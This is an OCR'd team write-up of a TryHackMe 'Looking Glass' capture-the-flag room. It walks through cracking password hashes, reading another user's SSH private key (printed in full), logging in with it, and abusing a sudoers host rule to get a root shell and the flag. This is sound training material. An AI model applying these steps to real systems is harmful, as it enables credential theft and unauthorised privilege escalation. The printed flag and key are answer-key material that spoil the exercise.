
Proceeded!
8 hashes were checked: 8 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
https://hashes.com/en/escrow/view

✓ **Possible identifications:** Decrypt Hashes

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9 - maybe - Possible algorithms: SHA256
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed - one - Possible algorithms: SHA256
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624 - of - Possible algorithms: SHA256
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f - these - Possible algorithms: SHA256
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 - is - Possible algorithms: SHA256
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 - the - Possible algorithms: SHA256
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 - password - Possible algorithms: SHA256
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b - the password is zyxwvutsrqponmlk - Possible algorithms: SHA256, Hex encoded string
```

Pang also used CrackStation to decode the hash. He identified that it was a SHA256 hash but unfortunately the last row of the hash was unidentified. Hence, he tried to use Cyberchef to decode the last line that couldn't be decoded and also successfully got the password..



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist



Magic

Depth 3 □ Intensive mode


□ Extensive language support

Crib (known plaintext string or regex)

```
length: 64
 lines:  1
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```


```
  time:  0ms
length:  64
 lines:  1
Recipe (click to load)   Result snippet           Properties
From_Hex('None')         the password is          Possible languages:
                         zyxwvutsrqponmlk             English
                                                  Matching ops: From Base85
                                                  Valid UTF8
                                                  Entropy: 4.29
```

Pang listed out the home directory and found out that there were also home directories of other users. Thus, he now knew that humptydumpty was actually one of the users.




```
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ 
```

So, he tried to login as humptydumpty using the password that he found just now. However, he couldn’t see what was inside the directory.




```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ sudo ls
[sudo] password for humptydumpty:
humptydumpty is not in the sudoers file.  This incident will be reported.
humptydumpty@looking-glass:/home/tweedledum$ 
```

While Pang logged in as humptydumpty, Ester tried to enter into the home directory of other users. However, she can only enter into the home directory of the user alice. She tried to list the content of the alice directory but the permission was denied. The **.bashrc** is a default script file that’s executed when a user logs in, so Ester tried to concatenate the .bashrc file and she successfully read the file. From here she knew that although she cannot list the file but she still had the access to read the file.




```
tweedledum@looking-glass:~$ cd ..
tweedledum@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
tweedledum@looking-glass:/home$ cd tryhackme
bash: cd: tryhackme: Permission denied
tweedledum@looking-glass:/home$ cd tweedledee
bash: cd: tweedledee: Permission denied
tweedledum@looking-glass:/home$ cd humptydumpty
bash: cd: humptydumpty: Permission denied
tweedledum@looking-glass:/home$ cd alice
tweedledum@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
tweedledum@looking-glass:/home/alice$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
```

From the manual of SSH, Pang found out that we can try to concatenate some of the default files of the private key to figure out alice’s private key..




```
-i identity_file
        Selects a file from which the identity (private key) for public key authentication is read.  The default is ~/.ssh/id_dsa, ~/.ssh/id_ecdsa,
        ~/.ssh/id_ecdsa_sk, ~/.ssh/id_ed25519, ~/.ssh/id_ed25519_sk and ~/.ssh/id_rsa.  Identity files may also be specified on a per-host basis in the
        configuration file.  It is possible to have multiple -i options (and multiple identities specified in configuration files).  If no certificates
        have been explicitly specified by the CertificateFile directive, ssh will also try to load certificate information from the filename obtained by
        appending -cert.pub to identity filenames.
```

Hence, he tried them one by one and finally found out that .ssh/id_rsa was the private key file for alice.



```
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Then, Pang copied the .ssh/id_rsa file from alice directory to humptydumpty directory as he was now using humptydumpty's account. Ester suggested to use the command chmod 600 the .ssh/id_rsa file in humptydumpty directory so that he can have read and write access. Lastly, Pang used SSH to login into the user 'alice' with the given remote machine ip address with the switch -i which means the identity file and the .ssh/id_rsa file containing rsa private key. They successfully switched to the user alice.



```
humptydumpty@looking-glass:/home/alice$ cp .ssh/id_rsa /home/humptydumpty
humptydumpty@looking-glass:/home/alice$ cd ..
humptydumpty@looking-glass:/home$ cd humptydumpty/
humptydumpty@looking-glass:~$ ls
id_rsa  poetry.txt
humptydumpty@looking-glass:~$ chmod 600 id_rsa
humptydumpty@looking-glass:~$ ssh alice@10.10.78.25
The authenticity of host '10.10.78.25 (10.10.78.25)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)?
Host key verification failed.
humptydumpty@looking-glass:~$ ssh -i id_rsa alice@10.10.78.25
The authenticity of host '10.10.78.25 (10.10.78.25)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.78.25' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
```


Step 4:Vertical Privilege Escalation

Members Involved: Le Xuan, Jackter

Tools used: Terminal, messletters.com


Thought Process and Methodology and Attempts:

After getting into the user alice by using the **ssh** command with the **private key** which is id_rsa, Le Xuan found that she still had not got the root privileges. For vertical privilege escalation, Jackter tried to **find** the file related to 'alice' and discard the errors using **2>/dev/null**, then he got a file path which had 'alice' and had root privileges(sudoers).



```
alice@looking-glass:~$ find / -name 'alice' -type f 2>/dev/null
/etc/sudoers.d/alice
```


Using **cat** command to read the file path Jackter obtained, we knew that there was another hostname with **alice ssalg-gnikool** which had root privileges and did not have password in the /bin/bash directory. In addition, Le Xuan used sudo command to list the hostname containing **ssalg-gnikool** and got its path and got the same content [(root) NOPASSWD : /bin/bash]. This was to ensure that /bin/bash really exists.




```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
```

Lastly, Le Xuan changed the host from alice to ssaslg-gnikool by using sudo -h command and appended the command with /bin/bash directory which had root privileges and got the root account. Jackter typed whoami command to ensure that he was now root and he got into the root file using cat command to the root.txt and captured the root flag. Because the flag is mirrored, we went to messletters.com to mirror the text to a readable way.


Question 2 : Get the root flag.
Answer: thm{bc2337b6f97d057b01da718ced6ead3f}



```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
```



```
root@looking-glass:/# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# █
```



}f3dae6dec817ad10b750d79f6b7332cb{mht

}ɟ3qɐǝ6qǝɔ8lʅɐql0pʅ20qʅ8ɟ6pʅ332cp{ɯɥʇ

ɟɥm{dɔ2ƐƐ7dɐ ɟ97 b057 d01bɐ7 18ɔəb8əɒbƐɟ}

ʇɥɯ{qɔ2ƐƐLq9ɟ6Lp0ƼLq0lpɐLl8ɔəp9ɐəpƐɟ}

thm{bc2337b6f97d057b01da718ced6ead3f}

Contributions:

ID	**Name**	Contribution	Signatures
